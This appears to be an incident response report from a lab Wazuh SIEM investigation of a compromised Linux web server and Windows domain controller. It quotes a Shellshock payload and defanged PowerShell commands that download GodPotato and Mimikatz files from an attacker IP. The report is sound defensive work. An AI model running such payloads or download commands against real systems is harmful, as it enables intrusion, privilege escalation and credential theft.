Incident Response Report
Wazuh SIEM Investigation

SOC Analyst

May 16, 2026

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1 Executive Summary

An incident response investigation was conducted against two internal hosts monitored by the Wazuh SIEM platform:

- Linux Web Server
- Windows Domain Controller (DC01.fztd.local)

The investigation identified evidence of malicious reconnaissance, exploitation attempts, remote command execution, privilege escalation, credential dumping preparation, and malicious tool deployment.

The Linux web server was targeted using reconnaissance and exploitation attempts against public-facing web resources. Evidence confirmed successful exploitation of the Shellshock vulnerability resulting in remote code execution.

The Windows Domain Controller showed evidence of PowerShell abuse, malicious file downloads, deployment of credential dumping tooling associated with Mimikatz, privilege escalation activity using GodPotato, and suspicious Windows service creation.

The investigation concluded that both systems experienced confirmed malicious activity and compromise.

2 Scope of Investigation

The investigation focused on:

- Linux web server activity
- Windows Domain Controller activity
- Wazuh SIEM alerts and telemetry
- PowerShell operational logs
- Web server logs
- Security event logs

3 Environment Overview

Component	Description
SIEM Platform	Wazuh
Linux Host	Public-facing Linux Web Server
Windows Host	DC01.fztd.local
Monitoring Method	Wazuh Agents and Event Collection

4 Investigation Methodology

The investigation was performed using the Wazuh web interface and threat hunting capabilities.

The following activities were performed:

- Analysis of high-severity alerts
- Investigation of PowerShell execution logs
- Web server log analysis
- Review of suspicious process execution
- Timeline reconstruction
- Identification of indicators of compromise (IOCs)
- MITRE ATT&CK mapping

5 Linux Host Analysis

5.1 Reconnaissance Activity

The Linux web server received multiple reconnaissance and fuzzing requests originating from the IP address:

172.16.32.130

The attacker utilized the tool:

Fuzz Faster U Fool (ffuf)

Evidence showed enumeration attempts against:

- /sys
- /cgi-sys
- /driver
- / sys

Example log entry:

```
172.16.32.130 - - [12/May/2026:16:46:08 +0000]
"GET /cgi-sys HTTP/1.1" 404 436 "-"
"Fuzz Faster U Fool v2.1.0-dev"
```




Figure 1: Example log entry

5.2 SQL Injection Attempt

A SQL injection attempt was identified against the application endpoint:

`POST /product.php?id`

Wazuh generated the following alert:

- Rule ID: 31103
- Severity Level: 7
- Description: SQL injection attempt




Figure 2: Example SQLi attempt

5.3 Shellshock Exploitation

The investigation identified a successful Shellshock exploitation attempt.

Source IP:

172.16.32.134

Observed payload:

```
() { :; }; echo; echo; /bin/bash -c
'expr 862906155 + 880601282'
```

The payload demonstrated successful remote command execution through the Bash interpreter.

Associated Wazuh alert:

- Rule ID: 31168
- Severity Level: 15
- Description: Shellshock attack detected

The exploitation indicates that the web server exposed a vulnerable CGI/Bash environment susceptible to CVE-2014-6271.




Figure 3: Shellshock Exploitation

6 Windows Domain Controller Analysis

6.1 PowerShell Abuse

The Domain Controller generated multiple PowerShell Operational events indicating suspicious download activity.

The following PowerShell command was observed repeatedly:

```
Invoke-WebRequest
```

Associated Wazuh alert:

- Rule ID: 100206
- Description: Invoke Webrequest executed, possible download cradle detected




Figure 4: Invoke-Webrequest

6.2 GodPotato Privilege Escalation Tool

The investigation identified download attempts for the following executable:

GodPotato-NET2.exe

Observed command:

```
powershell -c iwr -uri
hxxp://172.16.32.130:8888/GodPotato-NET2.exe
```

Execution context:

NT Service\MSSQLSERVER

GodPotato is a known Windows privilege escalation utility.




Figure 5: GodPotato Download URL

6.3 Mimikatz Tooling Deployment

The investigation identified multiple downloads associated with Mimikatz tooling.

6.3.1 mimikatz.exe

Observed command:

```
Invoke-WebRequest -Uri
hxxp://172.16.32.130:8888/mimikatz.exe
-OutFile mimikatz.exe
```

Execution context:

FZTD\DC01$




Figure 6: Mimikatz Download URL

6.3.2 mimidrv.sys

Observed command:

```
Invoke-WebRequest -Uri
hxxp://172.16.32.130:1111/mimidrv.sys
-OutFile mimidrv.sys
```

The file mimidrv.sys is associated with kernel-level Mimikatz functionality.




Figure 7: Mimidrv Download URL

6.3.3 mimilib.dll

Observed command:

```
Invoke-WebRequest -Uri
hxxp://172.16.32.130:1111/mimilib.dll
-OutFile mimilib.dll
```

The DLL file is associated with post-exploitation and credential-related activity.




Figure 8: Mimilib Download URL

6.4 Suspicious Service Creation

The investigation identified the creation of a new Windows service.

Associated alert:

- Rule ID: 61138
- Description: New Windows Service Created

The event occurred shortly after the Mimikatz-related downloads, indicating likely persistence or malicious driver loading activity.




Figure 9: Suspicious Service Creation

7 Attack Timeline

Timestamp	Host	Activity
2026-05-12 12:41	Linux	SQL injection attempt against product.php
2026-05-12 12:46	Linux	ffuf reconnaissance against /sys and /cgi-sys
2026-05-12 12:57	Linux	Additional web fuzzing activity detected
2026-05-12 14:37	Linux	Shellshock exploitation attempt detected
2026-05-12 14:37	Linux	Remote Bash command execution observed
2026-05-13 14:13	Windows	GodPotato privilege escalation tool download
2026-05-13 14:29	Windows	mimikatz.exe download observed
2026-05-13 14:34	Windows	mimidrv.sys download observed
2026-05-13 14:34	Windows	mimilib.dll download observed
2026-05-13 14:35	Windows	Suspicious Windows service creation

8 Indicators of Compromise (IOCs)

IOC Type	Value
Attacker IP	172.16.32.130
Attacker IP	172.16.32.134
Recon Tool	ffuf (Fuzz Faster U Fool)
Exploit	Shellshock
Malicious File	GodPotato-NET2.exe
Malicious File	mimikatz.exe
Malicious File	mimidrv.sys
Malicious File	mimilib.dll
Technique	Invoke-WebRequest abuse
Technique	PowerShell download cradle

9 MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name	Description
Initial Access	T1190	Exploit Public-Facing Application	Shellshock exploitation
Execution	T1059.004	Unix Shell	Bash command execution
Execution	T1059.001	PowerShell	Malicious PowerShell activity
Command and Control	T1105	Ingress Tool Transfer	Download of malicious tools
Privilege Escalation	T1068	Exploitation for Privilege Escalation	GodPotato privilege escalation
Credential Access	T1003	OS Credential Dumping	Mimikatz deployment
Persistence, Privilege Escalation	T1543.003	Windows Service	Suspicious service creation

10 CWE Mapping

CWE ID	CWE Name	Related Activity
CWE-78	OS Command Injection	Shellshock remote command execution
CWE-77	Command Injection	PowerShell abuse and malicious execution
CWE-89	SQL Injection	Injection attempt against product.php
CWE-269	Improper Privilege Management	GodPotato privilege escalation

CWE-610	External Control of System Configuration	Mimikatz-related tooling deployment
CWE-732	Incorrect Permission Assignment	Suspicious service execution context

11 CVSS Severity Assessment

Finding	CVSS v3.1	Vector String
Shellshock Exploitation	9.8 Critical	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
SQL Injection Attempt	9.4 Critical	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
PowerShell Download Cradle	8.8 Critical	AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
GodPotato Privilege Escalation	8.8 High	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Mimikatz Deployment	8.2 High	CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Suspicious Windows Service Creation	7.3 High	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:L

12 Root Cause Analysis

12.1 Linux Web Server

The Linux host exposed vulnerable web functionality susceptible to Shellshock exploitation. The server additionally demonstrated weak protection against reconnaissance and fuzzing activity.

12.2 Windows Domain Controller

The Windows host demonstrated evidence of PowerShell abuse and post-exploitation activity. The attacker leveraged PowerShell to download offensive security tooling associated with privilege escalation and credential dumping.

The investigation suggests compromise of a service execution context associated with MSSQLSERVER.

13 Impact Assessment

The identified activity indicates a high-severity security incident.

Potential impact includes:

- Remote code execution on Linux server
- Privilege escalation on Windows host
- Credential theft

- Domain compromise risk
- Malware/tool deployment
- Persistence establishment through Windows services

14 Containment Recommendations

- Isolate compromised systems from the network
- Reset privileged credentials
- Remove malicious binaries and drivers
- Disable vulnerable CGI functionality
- Patch Shellshock vulnerability
- Restrict PowerShell execution
- Review Windows services for persistence
- Conduct credential rotation for domain accounts
- Review MSSQL service security configuration

15 Conclusion

The investigation identified confirmed malicious activity affecting both the Linux web server and Windows Domain Controller.

The Linux host experienced reconnaissance, SQL injection attempts, and Shellshock exploitation resulting in remote code execution.

The Windows Domain Controller demonstrated evidence of PowerShell abuse, privilege escalation attempts, Mimikatz deployment, and suspicious service creation.

The evidence strongly indicates a coordinated intrusion campaign involving offensive tooling, credential access attempts, and persistence-related activity.

16 Appendix

16.1 Evidence List

1. Linux reconnaissance activity screenshot – see Figure 1
2. SQL injection attempt screenshot – see Figure 2
3. Shellshock exploitation screenshot – see Figure 3
4. GodPotato download screenshot – see Figure 5
5. mimikatz.exe download screenshot – see Figure 6
6. mimidrv.sys download screenshot – see Figure 7
7. mimilib.dll download screenshot – see Figure 8
8. Windows service creation screenshot – see Figure 9